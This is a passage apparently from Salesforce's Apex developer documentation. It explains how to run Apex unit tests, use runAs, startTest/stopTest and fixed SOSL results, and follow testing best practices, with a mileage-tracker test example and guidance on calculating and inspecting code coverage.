- Some or all methods in a set of classes
- A predefined suite of classes, known as a test suite
- All unit tests in your org

To run a test, use any of the following:

- The Salesforce user interface
- Salesforce extensions for Visual Studio Code
- The Lightning Platform Developer Console
- The API

All Apex tests that are started from the Salesforce user interface (including the Developer Console) run asynchronously and in parallel. Apex test classes are placed in the Apex job queue for execution. The maximum number of test classes that you can run per 24-hour period is the greater of 500 or 10 multiplied by the number of test classes in the org. For sandbox and Developer Edition organizations, this limit is higher and is the greater of 500 or 20 multiplied by the number of test classes in the org.

> 📝 **Note:** Apex tests that run as part of a deployment always run synchronously and serially.

Running Tests Through the Salesforce User Interface

You can run unit tests on the Apex Test Execution page. Tests started on this page run asynchronously, that is, you don't have to wait for a test class execution to finish. The Apex Test Execution page refreshes the status of a test and displays the results after the test completes.

1. From Setup, enter `Apex Test Execution` in the `Quick Find` box, then select **Apex Test Execution**.

2. Click **Select Tests…**.

   📝 **Note:** If you have Apex classes that are installed from a managed package, you must compile these classes first by clicking **Compile all classes** on the Apex Classes page so that they appear in the list.

3. Select the tests to run. The list of tests includes only classes that contain test methods.

   - To select tests from an installed managed package, select the managed package's corresponding namespace from the drop-down list. Only the classes of the managed package with the selected namespace appear in the list.

   - To select tests that exist locally in your organization, select **[My Namespace]** from the drop-down list. Only local classes that aren't from managed packages appear in the list.

   - To select any test, select **[All Namespaces]** from the drop-down list. All the classes in the organization appear, whether or not they are from a managed package.

   📝 **Note:** Classes with tests currently running don't appear in the list.

4. To opt out of collecting code coverage information during test runs, select **Skip Code Coverage**.

5. Click **Run**.

After you run tests using the Apex Test Execution page, you can view code coverage details in the Developer Console.

From Setup, enter `Apex` in the `Quick Find` box, select **Apex Test Execution**, then click **View Test History** to view all test results for your organization, not just tests that you have run. Test results are retained for 30 days after they finish running, unless cleared.

Running Tests Using the Salesforce Extensions for Visual Studio Code

You can execute tests with Visual Studio Code. See Salesforce extensions for Visual Studio Code.

Running Tests Using the Lightning Platform Developer Console

In the Developer Console, you can execute some or all tests in specific test classes, set up and run test suites, or run all tests. The Developer Console runs tests asynchronously in the background, unless your test run includes only one class and you've not chosen **Always Run Asynchronously** in the Test menu. Running tests asynchronously lets you work in other areas of the Developer Console while tests are running. Once the tests finish execution, you can inspect the test results in the Developer Console. Also, you can inspect the overall code coverage for classes covered by the tests.

For more information, see the Developer Console documentation in the Salesforce Help.

Running Tests Using the API

You can use the `runTests()` call from the SOAP API to run tests synchronously.

```
RunTestsResult[] runTests(RunTestsRequest ri)
```

This call allows you to run all tests in all classes, all tests in a specific namespace, or all tests in a subset of classes in a specific namespace, as specified in the RunTestsRequest object. It returns the following.

- Total number of tests that ran
- Code coverage statistics
- Error information for each failed test
- Information for each test that succeeds
- Time it took to run the test

For more information on `runTests()`, see `runTests()` in the *SOAP API Developer Guide*.

You can also run tests using the Tooling REST API. Use the `/runTestsAsynchronous/` and `/runTestsSynchronous/` endpoints to run tests asynchronously or synchronously. For usage details, see *Tooling API*: REST Resources.

Running Tests Using `ApexTestQueueItem`

You can run tests asynchronously using ApexTestQueueItem and ApexTestResult. These objects let you add tests to the Apex job queue and check the results of the completed test runs. This process enables you to not only start tests asynchronously but also schedule your tests to execute at specific times by using the Apex scheduler. See Apex Scheduler for more information.

Insert an `ApexTestQueueItem` object to place its corresponding Apex class in the Apex job queue for execution. The Apex job executes the test methods in the class. After the job executes, `ApexTestResult` contains the result for each single test method executed as part of the test.

To abort a class that is in the Apex job queue, perform an update operation on the ApexTestQueueItem object and set its `Status` field to *Aborted*.

If you insert multiple Apex test queue items in a single bulk operation, the queue items share the same parent job. This means that a test run can consist of the execution of the tests of several classes if all the test queue items are inserted in the same bulk operation.

The maximum number of test queue items, and hence classes, that you can insert in the Apex job queue is the greater of 500 or 10 multiplied by the number of test classes in the org. For sandbox and Developer Edition organizations, this limit is higher and is the greater of 500 or 20 multiplied by the number of test classes in the org.

This example uses DML operations to insert and query the `ApexTestQueueItem` and `ApexTestResult` objects. The `enqueueTests` method inserts queue items for all classes that end with Test. It then returns the parent job ID of one queue item, which is the same for all queue items because they were inserted in bulk. The `checkClassStatus` method retrieves all queue items that correspond to the specified job ID. It then queries and outputs the name, job status, and pass rate for each class. The `checkMethodStatus` method gets information of each test method that was executed as part of the job.

```
public class TestUtil {

    // Enqueue all classes ending in "Test".
    public static ID enqueueTests() {
        ApexClass[] testClasses =
            [SELECT Id FROM ApexClass
             WHERE Name LIKE '%Test'];
        if (testClasses.size() > 0) {
            ApexTestQueueItem[] queueItems = new List<ApexTestQueueItem>();
            for (ApexClass cls : testClasses) {
```

```
            queueItems.add(new ApexTestQueueItem(ApexClassId=cls.Id));
        }

        insert queueItems;

        // Get the job ID of the first queue item returned.
        ApexTestQueueItem item =
            [SELECT ParentJobId FROM ApexTestQueueItem
             WHERE Id=:queueItems[0].Id LIMIT 1];
        return item.parentjobid;
    }
    return null;
}

// Get the status and pass rate for each class
// whose tests were run by the job.
// that correspond to the specified job ID.
public static void checkClassStatus(ID jobId) {
    ApexTestQueueItem[] items =
        [SELECT ApexClass.Name, Status, ExtendedStatus
         FROM ApexTestQueueItem
         WHERE ParentJobId=:jobId];
    for (ApexTestQueueItem item : items) {
        String extStatus = item.extendedstatus == null ? '' : item.extendedStatus;
        System.debug(item.ApexClass.Name + ': ' + item.Status + extStatus);
    }
}

// Get the result for each test method that was executed.
public static void checkMethodStatus(ID jobId) {
    ApexTestResult[] results =
        [SELECT Outcome, ApexClass.Name, MethodName, Message, StackTrace
         FROM ApexTestResult
         WHERE AsyncApexJobId=:jobId];
    for (ApexTestResult atr : results) {
        System.debug(atr.ApexClass.Name + '.' + atr.MethodName + ': ' + atr.Outcome);

        if (atr.message != null) {
            System.debug(atr.Message + '\n at ' + atr.StackTrace);
        }
    }
}
}
```

IN THIS SECTION:

3. Adding SOSL Queries to Unit Tests

Using the `runAs` Method

Generally, all Apex code runs in system mode, where the permissions and record sharing of the current user aren't taken into account. The system method `runAs` enables you to write test methods that change the user context to an existing user or a new user so that the user's record sharing is enforced. The `runAs` method enforces record sharing. User permissions and field-level permissions are applied for the new context user as described in Enforcing Object and Field Permissions.

> 📝 **Note:** The user's sharing permissions are enforced within a `runAs` block, regardless of the sharing mode of the test class. If a user-defined method is called in the `runAs` block, the sharing mode enforced is that of the class where the method is defined.

You can use `runAs` only in test methods. The original system context is started again after all `runAs` test methods complete.

The `runAs` method ignores user license limits. You can create users with `runAs` even if your organization has no additional user licenses.

> 📝 **Note:** Every call to `runAs` counts against the total number of DML statements issued in the process.

In the following example, a new test user is created, then code is run as that user, with that user's record sharing access:

```
@isTest
private class TestRunAs {
   public static testMethod void testRunAs() {
        // Setup test data
        // Create a unique UserName
       String uniqueUserName = 'standarduser' + DateTime.now().getTime() + '@testorg.com';

        // This code runs as the system user
        Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
        User u = new User(Alias = 'standt', Email='standarduser@testorg.com',
        EmailEncodingKey='UTF-8', LastName='Testing', LanguageLocaleKey='en_US',
        LocaleSidKey='en_US', ProfileId = p.Id,
        TimeZoneSidKey='America/Los_Angeles',
         UserName=uniqueUserName);

        System.runAs(u) {
              // The following code runs as user 'u'
              System.debug('Current User: ' + UserInfo.getUserName());
              System.debug('Current Profile: ' + UserInfo.getProfileId());
         }
     }
}
```

You can nest more than one `runAs` method. For example:

```
@isTest
private class TestRunAs2 {

   public static testMethod void test2() {
```

```
        Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
        User u2 = new User(Alias = 'newUser', Email='newuser@testorg.com',
            EmailEncodingKey='UTF-8', LastName='Testing', LanguageLocaleKey='en_US',
            LocaleSidKey='en_US', ProfileId = p.Id,
            TimeZoneSidKey='America/Los_Angeles', UserName='newuser@testorg.com');

        System.runAs(u2) {
            // The following code runs as user u2.
            System.debug('Current User: ' + UserInfo.getUserName());
            System.debug('Current Profile: ' + UserInfo.getProfileId());

            // The following code runs as user u3.
            User u3 = [SELECT Id FROM User WHERE UserName='newuser@testorg.com'];
            System.runAs(u3) {
                System.debug('Current User: ' + UserInfo.getUserName());
                System.debug('Current Profile: ' + UserInfo.getProfileId());
            }

            // Any additional code here would run as user u2.
        }
    }
}
```

Other Uses of `runAs`

You can also use the `runAs` method to perform mixed DML operations in your test by enclosing the DML operations within the `runAs` block. In this way, you bypass the mixed DML error that is otherwise returned when inserting or updating setup objects together with other sObjects. See sObjects That Cannot Be Used Together in DML Operations.

There's another overload of the `runAs` method (`runAs(System.Version)`) that takes a package version as an argument. This method causes the code of a specific version of a managed package to be used. For information on using the `runAs` method and specifying a package version context, see Testing Behavior in Package Versions on page 671.

Using Limits, `startTest`, and `stopTest`

The Limits methods return the specific limit for the particular governor, such as the number of calls of a method or the amount of heap size remaining.

Each method has two versions. The first version returns the amount of the resource that has been used in the current context. The second version contains the word "limit" and returns the total amount of the resource that is available for that context. For example, `getCallouts` returns the number of callouts to an external service that have already been processed in the current context, while `getLimitCallouts` returns the total number of callouts available in the given context.

In addition to the Limits methods, use the `startTest` and `stopTest` methods to validate how close the code is to reaching governor limits.

The `startTest` method marks the point in your test code when your test actually begins. Each test method is allowed to call this method only once. All of the code before this method should be used to initialize variables, populate data structures, and so on, allowing you to set up everything you need to run your test. Any code that executes after the call to `startTest` and before `stopTest` is assigned a new set of governor limits.

The `startTest` method does not refresh the context of the test: it adds a context to your test. For example, if your class makes 98 SOQL queries before it calls `startTest`, and the first significant statement after `startTest` is a DML statement, the program can

now make an additional 100 queries. Once `stopTest` is called, however, the program goes back into the original context, and can only make 2 additional SOQL queries before reaching the limit of 100.

The `stopTest` method marks the point in your test code when your test ends. Use this method in conjunction with the `startTest` method. Each test method is allowed to call this method only once. Any code that executes after the `stopTest` method is assigned the original limits that were in effect before `startTest` was called. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously.

Adding SOSL Queries to Unit Tests

To ensure that test methods always behave in a predictable way, any Salesforce Object Search Language (SOSL) query that is added to an Apex test method returns an empty set of search results when the test method executes. If you do not want the query to return an empty list of results, you can use the `Test.setFixedSearchResults` system method to define a list of record IDs that are returned by the search. All SOSL queries that take place later in the test method return the list of record IDs that were specified by the `Test.setFixedSearchResults` method. Additionally, the test method can call `Test.setFixedSearchResults` multiple times to define different result sets for different SOSL queries. If you do not call the `Test.setFixedSearchResults` method in a test method, or if you call this method without specifying a list of record IDs, any SOSL queries that take place later in the test method return an empty list of results.

The list of record IDs specified by the `Test.setFixedSearchResults` method replaces the results that would normally be returned by the SOSL query if it were not subject to any `WHERE` or `LIMIT` clauses. If these clauses exist in the SOSL query, they are applied to the list of fixed search results. For example:

```
@isTest
private class SoslFixedResultsTest1 {

    public static testMethod void testSoslFixedResults() {
        Id [] fixedSearchResults= new Id[1];
        fixedSearchResults[0] = '001x0000003G89h';
        Test.setFixedSearchResults(fixedSearchResults);
        List<List<SObject>> searchList = [FIND 'test'
                                          IN ALL FIELDS RETURNING
                                              Account(id, name WHERE name = 'test' LIMIT
1)];
    }
}
```

> 📝 Note: SOSL queries for `ContentDocument` (File) or `ContentNote` (Note) entities require using `setFixedSearchResults` with `ContentVersion` IDs to remain consistent with how Salesforce indexes and searches for files and notes.

Although the account record with an ID of `001x0000003G89h` may not match the query string in the FIND clause (`'test'`), the record is passed into the `RETURNING` clause of the SOSL statement. If the record with ID `001x0000003G89h` matches the `WHERE` clause filter, the record is returned. If it does not match the `WHERE` clause, no record is returned.

Testing Best Practices

Good tests do the following:

- Cover as many lines of code as possible. Before you can deploy Apex or package it for the Salesforce AppExchange, the following must be true.

  > ⛔ Important:
  - Unit tests must cover at least 75% of your Apex code, and all of those tests must complete successfully.

Note the following.

- When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
- Calls to `System.debug` are not counted as part of Apex code coverage.
- Test methods and test classes are not counted as part of Apex code coverage.
- While only 75% of your Apex code must be covered by tests, don't focus on the percentage of code that is covered. Instead, make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This approach ensures that 75% or more of your code is covered by unit tests.

  - Every trigger must have some test coverage.
  - All classes and triggers must compile successfully.

- If code uses conditional logic (including ternary operators), execute each branch.
- Make calls to methods using both valid and invalid inputs.
- Complete successfully without throwing any exceptions, unless those errors are expected and caught in a `try…catch` block.
- Always handle all exceptions that are caught, instead of merely catching the exceptions.
- Use `System.assert` methods to prove that code behaves properly.
- Use the `runAs` method to test your application in different user contexts.
- Exercise bulk trigger functionality—use at least 20 records in your tests.
- Use the `ORDER BY` keywords to ensure that the records are returned in the expected order.
- Not assume that record IDs are in sequential order.

  Record IDs are not created in ascending order unless you insert multiple records with the same request. For example, if you create an account A, and receive the ID `001D000000IEEmT`, then create account B, the ID of account B may, or may not be sequentially higher.

- Set up test data:

  - Create the necessary data in test classes, so the tests do not have to rely on data in a particular organization.
  - Create all test data before calling the `Test.startTest` method.
  - Since tests don't commit, you don't have to delete any data.

- Write comments stating not only what is supposed to be tested, but the assumptions the tester made about the data, the expected outcome, and so on.
- Test the classes in your application individually. Never test your entire application in a single test.

> **Note:** To protect the privacy of your data, make sure that test error messages and exception details don't contain any personal data. The Apex exception handler and testing framework can't determine if sensitive data is contained in user-defined messages and details. To include personal data in custom Apex exceptions, we recommend that you create an Exception subclass with new properties that hold the personal data. Then, don't include subclass property information in the exception's message string.

If you are running many tests, test the classes in your organization individually in the Salesforce user interface instead of using the **Run All Tests** button to run them all together.

Best Practices for Parallel Test Execution

Tests that are started from the Salesforce user interface (including the Developer Console) run in parallel. Parallel test execution can speed up test run time. Sometimes, parallel test execution results in data contention issues, and you can turn off parallel execution in those cases. In particular, data contention issues and `UNABLE_TO_LOCK_ROW` errors can occur in the following cases:

- When tests update the same records at the same time. Updating the same records typically occurs when tests don't create their own data and turn off data isolation to access the organization's data.

- When a deadlock occurs in tests that are running in parallel and that try to create records with duplicate index field values. A deadlock occurs when two running tests are waiting for each other to roll back data. Such a wait can happen if two tests insert records with the same unique index field values in different orders.

You can prevent receiving those errors by turning off parallel test execution in the Salesforce user interface:

1. From Setup, enter `Apex Test`.

2. Click **Options...**.

3. In the Apex Test Execution Options dialog, select **Disable Parallel Apex Testing** and then click **OK**.

Test classes annotated with `IsTest(isParallel=true)` indicate that the test class can run concurrently with more than the default number of concurrent test classes. This annotation overrides default settings.

SEE ALSO:

Code Coverage Best Practices

Testing Example

The following example includes cases for the following types of tests:

- Positive case with single and multiple records

- Negative case with single and multiple records

- Testing with other users

The test is used with a simple mileage tracking application. The existing code for the application verifies that not more than 500 miles are entered in a single day. The primary object is a custom object named Mileage__c. The test creates one record with 300 miles and verifies there are only 300 miles recorded. Then a loop creates 200 records with one mile each. Finally, it verifies there are 500 miles recorded in total (the original 300 plus the new ones). Here's the entire test class. The following sections step through specific portions of the code.

```
@isTest
private class MileageTrackerTestSuite {

    static testMethod void runPositiveTestCases() {

        Double totalMiles = 0;
        final Double maxtotalMiles = 500;
        final Double singletotalMiles = 300;
        final Double u2Miles = 100;


        //Set up user
        User u1 = [SELECT Id FROM User WHERE Alias='auser'];

        //Run As U1
        System.RunAs(u1){


        System.debug('Inserting 300  miles... (single record validation)');

        Mileage__c testMiles1 = new Mileage__c(Miles__c = 300, Date__c = System.today());
```

```
        insert testMiles1;

        //Validate single insert
        for(Mileage__c m:[SELECT miles__c FROM Mileage__c
            WHERE CreatedDate = TODAY
            and CreatedById = :u1.id
            and miles__c != null]) {
                totalMiles += m.miles__c;
            }

        Assert.areEqual(singletotalMiles, totalMiles);


        //Bulk validation
        totalMiles = 0;
        System.debug('Inserting 200 mileage records... (bulk validation)');

        List<Mileage__c> testMiles2 = new List<Mileage__c>();
        for(integer i=0; i<200; i++) {
            testMiles2.add( new Mileage__c(Miles__c = 1, Date__c = System.today()) );
        }
        insert testMiles2;

        for(Mileage__c m:[SELECT miles__c FROM Mileage__c
            WHERE CreatedDate = TODAY
            and CreatedById = :u1.Id
            and miles__c != null]) {
                totalMiles += m.miles__c;
            }

        Assert.areEqual(maxtotalMiles, totalMiles);

        }//end RunAs(u1)


    //Validate additional user:
    totalMiles = 0;
    //Setup RunAs
    User u2 = [SELECT Id FROM User WHERE Alias='tuser'];
    System.RunAs(u2){

    Mileage__c testMiles3 = new Mileage__c(Miles__c = 100, Date__c = System.today());

    insert testMiles3;

            for(Mileage__c m:[SELECT miles__c FROM Mileage__c
            WHERE CreatedDate = TODAY
            and CreatedById = :u2.Id
            and miles__c != null]) {
                totalMiles += m.miles__c;
            }
        //Validate
        Assert.areEqual(u2Miles, totalMiles);
```

```
        } //System.RunAs(u2)


    } // runPositiveTestCases()

    static testMethod void runNegativeTestCases() {

        User u3 = [SELECT Id FROM User WHERE Alias='tuser'];
        System.RunAs(u3) {

            System.debug('Inserting a record with 501 miles... (negative test case)');

          Mileage__c testMiles3 = new Mileage__c( Miles__c = 501, Date__c = System.today()
 );

            try {
                insert testMiles3;
                Assert.fail('DmlException expected');
            } catch (DmlException e) {
                //Assert Status Code
              Assert.areEqual('FIELD_CUSTOM_VALIDATION_EXCEPTION', e.getDmlStatusCode(0));


                //Assert field
                Assert.areEqual(Mileage__c.Miles__c, e.getDmlFields(0)[0]);

                //Assert Error Message
                Assert.isTrue(e.getMessage().contains(
                  'Mileage request exceeds daily limit(500): [Miles__c]'),
                'DMLException did not contain expected validation message:' + e.getMessage()
 );

            } //catch
          } //RunAs(u3)
    } // runNegativeTestCases()


} // class MileageTrackerTestSuite
```

Positive Test Case

The following steps through the above code, in particular, the positive test case for single and multiple records.

1. Add text to the debug log, indicating the next step of the code:

```
System.debug('Inserting 300 more miles...single record validation');
```

2. Create a Mileage__c object and insert it into the database.

```
Mileage__c testMiles1 = new Mileage__c(Miles__c = 300, Date__c = System.today() );
insert testMiles1;
```

3. Validate the code by returning the inserted records:

```
for(Mileage__c m:[SELECT miles__c FROM Mileage__c
    WHERE CreatedDate = TODAY
    and CreatedById = :createdbyId
    and miles__c != null]) {
        totalMiles += m.miles__c;
      }
```

4. Use the `Assert.areEqual` method to verify that the expected result is returned:

```
Assert.areEqual(singletotalMiles, totalMiles);
```

5. Before moving to the next test, set the number of total miles back to 0:

```
totalMiles = 0;
```

6. Validate the code by creating a bulk insert of 200 records.

First, add text to the debug log, indicating the next step of the code:

```
System.debug('Inserting 200 Mileage records...bulk validation');
```

7. Then insert 200 Mileage__c records:

```
List<Mileage__c> testMiles2 = new List<Mileage__c>();
for(Integer i=0; i<200; i++){
testMiles2.add( new Mileage__c(Miles__c = 1, Date__c = System.today()) );
    }
insert testMiles2;
```

8. Use `Assert.areEqual` to verify that the expected result is returned:

```
for(Mileage__c m:[SELECT miles__c FROM Mileage__c
    WHERE CreatedDate = TODAY
    and CreatedById = :CreatedbyId
    and miles__c != null]) {
        totalMiles += m.miles__c;
      }
        Assert.areEqual(maxtotalMiles, totalMiles);
```

Negative Test Case

The following steps through the above code, in particular, the negative test case.

1. Create a static test method called `runNegativeTestCases`:

```
static testMethod void runNegativeTestCases(){
```

2. Add text to the debug log, indicating the next step of the code:

```
System.debug('Inserting 501 miles... negative test case');
```

3. Create a Mileage__c record with 501 miles.

```
Mileage__c testMiles3 = new Mileage__c(Miles__c = 501, Date__c = System.today());
```

4. Place the `insert` statement within a `try`/`catch` block. This allows you to catch the validation exception and assert the generated error message. Use the `Assert.fail` method to clearly assert that you expect the validation exception.

```
try {
     insert testMiles3;
     Assert.fail('DmlException expected');
     } catch (DmlException e) {
```

5. Now use the `Assert.areEqual` and `Assert.isTrue` methods to do the testing. Add the following code to the `catch` block you previously created:

```
//Assert Status Code
Assert.areEqual('FIELD_CUSTOM_VALIDATION_EXCEPTION', e.getDmlStatusCode(0));

//Assert field
Assert.areEqual(Mileage__c.Miles__c, e.getDmlFields(0)[0]);

//Assert Error Message
Assert.isTrue(e.getMessage().contains(
  'Mileage request exceeds daily limit(500): [Miles__c]'),
  'DMLException did not contain expected validation message:' + e.getMessage() );
```

Testing as a Second User

The following steps through the above code, in particular, running as a second user.

1. Before moving to the next test, set the number of total miles back to 0:

```
totalMiles = 0;
```

2. Set up the next user.

```
        User u2 = [SELECT Id FROM User WHERE Alias='tuser'];
        System.RunAs(u2){
```

3. Add text to the debug log, indicating the next step of the code:

```
        System.debug('Setting up testing - deleting any mileage records for ' +
            UserInfo.getUserName() +
            ' from today');
```

4. Then insert one Mileage__c record:

```
Mileage__c testMiles3 = new Mileage__c(Miles__c = 100, Date__c = System.today());
insert testMiles3;
```

5. Validate the code by returning the inserted records:

```
for(Mileage__c m:[SELECT miles__c FROM Mileage__c
   WHERE CreatedDate = TODAY
   and CreatedById = :u2.Id
   and miles__c != null]) {
       totalMiles += m.miles__c;
    }
```

6. Use the `Assert.areEqual` method to verify that the expected result is returned:

```
Assert.areEqual(u2Miles, totalMiles);
```

Testing and Code Coverage

The Apex testing framework generates code coverage numbers for your Apex classes and triggers every time you run one or more tests. Code coverage indicates how many executable lines of code in your classes and triggers have been exercised by test methods. Write test methods to test your triggers and classes, and then run those tests to generate code coverage information.

Apex Trigger and Class Covered by Test Methods

In addition to ensuring the quality of your code, unit tests enable you to meet the code coverage requirements for deploying or packaging Apex. To deploy Apex or package it for the Salesforce AppExchange, unit tests must cover at least 75% of your Apex code, and those tests must pass.

Code coverage serves as one indication of test effectiveness, but doesn't guarantee test effectiveness. The quality of the tests also matters, but you can use code coverage as a tool to assess whether you need to add more tests. While you need to meet minimum code coverage requirements for deploying or packaging your Apex code, code coverage shouldn't be the only goal of your tests. Tests should assert your app's behavior and ensure the quality of your code.

How Is Code Coverage Calculated?

Code coverage percentage is a calculation of the number of covered lines divided by the sum of the number of covered lines and uncovered lines. Only executable lines of code are included. (Comments and blank lines aren't counted.) `System.debug()` statements and curly brackets are excluded when they appear alone on one line. Multiple statements on one line are counted as one line for the purpose of code coverage. If a statement consists of multiple expressions that are written on multiple lines, each line is counted for code coverage.

The following is an example of a class with one method. The tests for this class have been run, and the option to show code coverage was chosen for this class in the Developer Console. The blue lines represent the lines that are covered by tests. The lines that aren't

highlighted are left out of the code coverage calculation. The red lines show the lines that weren't covered by tests. To achieve full coverage, more tests are needed. The tests must call `getTaskPriority()` with different inputs and verify the returned value.

This is the class that is partially covered by test methods. The corresponding test class isn't shown.

```
 1 ▾ public class TaskUtil {
 2 ▾     public static String getTaskPriority(String leadState) {
 3           // Validate input
 4 ▾         if (String.isBlank(leadState) || leadState.length() > 2) {
 5             return null;
 6         }
 7
 8         String taskPriority;
 9
10 ▾       if (leadState == 'CA') {
11             taskPriority = 'High';
12 ▾       } else if (leadState == 'WA') {
13             taskPriority = 'Low';
14 ▾       } else {
15             taskPriority = 'Normal';
16         }
17
18         return taskPriority;
19     }
20 }
```

Test classes (classes that are annotated with `@isTest`) are excluded from the code coverage calculation. This exclusion applies to all test classes regardless of what they contain—test methods or utility methods used for testing.

> 🔖 **Note:** The Apex compiler sometimes optimizes expressions in a statement. For example, if multiple string constants are concatenated with the `+` operator, the compiler replaces those expressions with one string constant internally. If the string concatenation expressions are on separate lines, the additional lines aren't counted as part of the code coverage calculation after optimization. To illustrate this point, a string variable is assigned to two string constants that are concatenated. The second string constant is on a separate line.

```
String s = 'Hello'
    + ' World!';
```

The compiler optimizes the string concatenation and represents the string as one string constant internally. The second line in this example is ignored for code coverage.

```
String s = 'Hello World!';
```

Inspecting Code Coverage

After running tests, you can view code coverage information in the Tests tab of the Developer Console. The code coverage pane includes coverage information for each Apex class and the overall coverage for all Apex code in your organization.

Also, code coverage is stored in two Lightning Platform Tooling API objects: ApexCodeCoverageAggregate and ApexCodeCoverage. ApexCodeCoverageAggregate stores the sum of covered lines for a class after checking all test methods that test it. ApexCodeCoverage stores the lines that are covered and uncovered by each individual test method. For this reason, a class can have multiple coverage results in ApexCodeCoverage—one for each test method that has tested it. You can query these objects by using SOQL and the Tooling API to retrieve coverage information. Using SOQL queries with Tooling API is an alternative way of checking code coverage and a quick way to get more details.

For example, this SOQL query gets the code coverage for the `TaskUtil` class. The coverage is aggregated from all test classes that exercised the methods in this class.

```
SELECT ApexClassOrTrigger.Name, NumLinesCovered, NumLinesUncovered
FROM ApexCodeCoverageAggregate
WHERE ApexClassOrTrigger.Name = 'TaskUtil'
```

📝 **Note:** This SOQL query requires the Tooling API. You can run this query by using the Query Editor in the Developer Console and checking **Use Tooling API**.

Here's a sample query result for a class that's partially covered by tests:

ApexClassOrTrigger.Name	NumLinesCovered	NumLinesUncovered
TaskUtil	8	2

This next example shows how you can determine which test methods covered the class. The query gets coverage information from a different object, ApexCodeCoverage, which stores coverage information by test class and method.

```
SELECT ApexTestClass.Name,TestMethodName,NumLinesCovered,NumLinesUncovered
FROM ApexCodeCoverage
WHERE ApexClassOrTrigger.Name = 'TaskUtil'
```

Here's a sample query result.

ApexTestClass.Name	TestMethodName	NumLinesCovered	NumLinesUncovered
TaskUtilTest	testTaskPriority	7	3
TaskUtilTest	testTaskHighPriority	6	4

The NumLinesUncovered values in ApexCodeCoverage differ from the corresponding value for the aggregate result in ApexCodeCoverageAggregate because they represent the coverage related to one test method each. For example, test method `testTaskPriority()` covered 7 lines in the entire class out of a total of 10 coverable lines, so the number of uncovered lines with regard to `testTaskPriority()` is 3 lines (10–7). Because the aggregate coverage stored in ApexCodeCoverageAggregate includes coverage by all test methods, the coverage of `testTaskPriority()` and `testTaskHighPriority()` is included, which leaves only 2 lines that are not covered by any test methods.

Code Coverage Best Practices

Consider the following code coverage tips and best practices.

Code Coverage General Tips

- Run tests to refresh code coverage numbers. Code coverage numbers aren't refreshed when updates are made to Apex code in the organization unless tests are rerun.
- If the organization has been updated since the last test run, the code coverage estimate can be incorrect. Rerun Apex tests to get a correct estimate.
- The overall code coverage percentage in your organization doesn't include code coverage from managed package tests. The only exception is when managed package tests cause your triggers to fire. For more information, see Managed Package Tests.

- Coverage is based on the total number of code lines in the organization. Adding or deleting lines of code changes the coverage percentage. For example, let's say an organization has 50 lines of code covered by test methods. If you add a trigger that has 50 lines of code not covered by tests, the code coverage percentage drops from 100% to 50%. The trigger increases the total code lines in the organization from 50 to 100, of which only 50 are covered by tests.

Why Code Coverage Numbers Differ Between Sandbox and Production

When Apex is deployed to production or uploaded as part of a package to the Salesforce AppExchange, Salesforce runs local tests in the destination organization. Sandbox and production environments often don't contain the same data and metadata, so the code coverage results don't always match. If code coverage is less than 75% in production, increase the coverage to be able to deploy or upload your code. The following are common causes for the discrepancies in code coverage numbers between your development or sandbox environment and production. This information can help you troubleshoot and reconcile those differences.

Test Failures

If the test results in one environment are different, the overall code coverage percentage doesn't match. Before comparing code coverage numbers between sandbox and production, make sure that all tests for the code that you're deploying or packaging pass in your organization first. The tests that contribute to the code coverage calculation must all pass before deployment or a package upload.

Data Dependencies

If your tests access organization data by using the `@isTest(SeeAllData=true)` annotation, the test results can differ depending on which data is available in the organization. If the records referenced in a test don't exist or have changed, the test fails or different code paths are executed in the Apex methods. Modify tests so that they create test data instead of accessing organization data.

Metadata Dependencies

Changes in the metadata, such as changes in the user's profile settings, can cause tests to fail or execute different code paths. Make sure that the metadata in sandbox and production match, or ensure that the metadata changes aren't the cause of different test execution behavior.

Managed Package Tests

Code coverage that is computed after you run all Apex tests in the user interface, such as the Developer Console, can differ from code coverage obtained in a deployment. If you run all tests, including managed package tests, in the user interface, the overall code coverage in your organization doesn't include coverage for managed package code. Although managed package tests cover lines of code in managed packages, this coverage is not part of the organization's code coverage calculation as total lines and covered lines. In contrast, the code coverage computed in a deployment after running all tests through the `RunAllTestsInOrg` test level includes coverage of managed package code. If you are running managed package tests in a deployment through the `RunAllTestsInOrg` test level, we recommend that you run this deployment in a sandbox first or perform a validation deployment to verify code coverage.

Deployment Resulting in Overall Coverage Lower Than 75%

When deploying new components that have 100% coverage to production, the deployment fails if the average coverage between the new and existing code doesn't meet the 75% threshold. If a test run in the destination organization returns a coverage result of less than 75%, modify the existing test methods or write additional test methods to raise the code coverage over 75%. Deploy the modified or new test methods separately or with your new code that has 100% coverage.

Code Coverage in Production Dropping Below 75%

Sometimes the overall coverage in production drops below 75%, even though it was at least 75% when the components were deployed from sandbox. Test methods that have dependencies on the organization's data and metadata can cause a drop in code coverage. If the data and metadata have changed sufficiently to alter the result of dependent test methods, some methods can fail or behave differently. In that case, certain lines are no longer covered.

Recommended Process for Matching Code Coverage Numbers for Production

- Use a Full Sandbox as the staging sandbox environment for production deployments. A Full Sandbox mimics the metadata and data in production and helps reduce differences in code coverage numbers between the two environments.

- To reduce dependencies on data in sandbox and production organizations, use test data in your Apex tests.

- If a deployment to production fails due to insufficient code coverage, write more tests to raise the overall code coverage to the highest possible coverage or 100%. Retry the deployment.

- If a deployment to production fails even after you raise code coverage numbers in sandbox, run local tests from your production organization. Identify the classes with less than 75% coverage. Write additional tests for these classes in sandbox to raise the code coverage.

Build a Mocking Framework with the Stub API

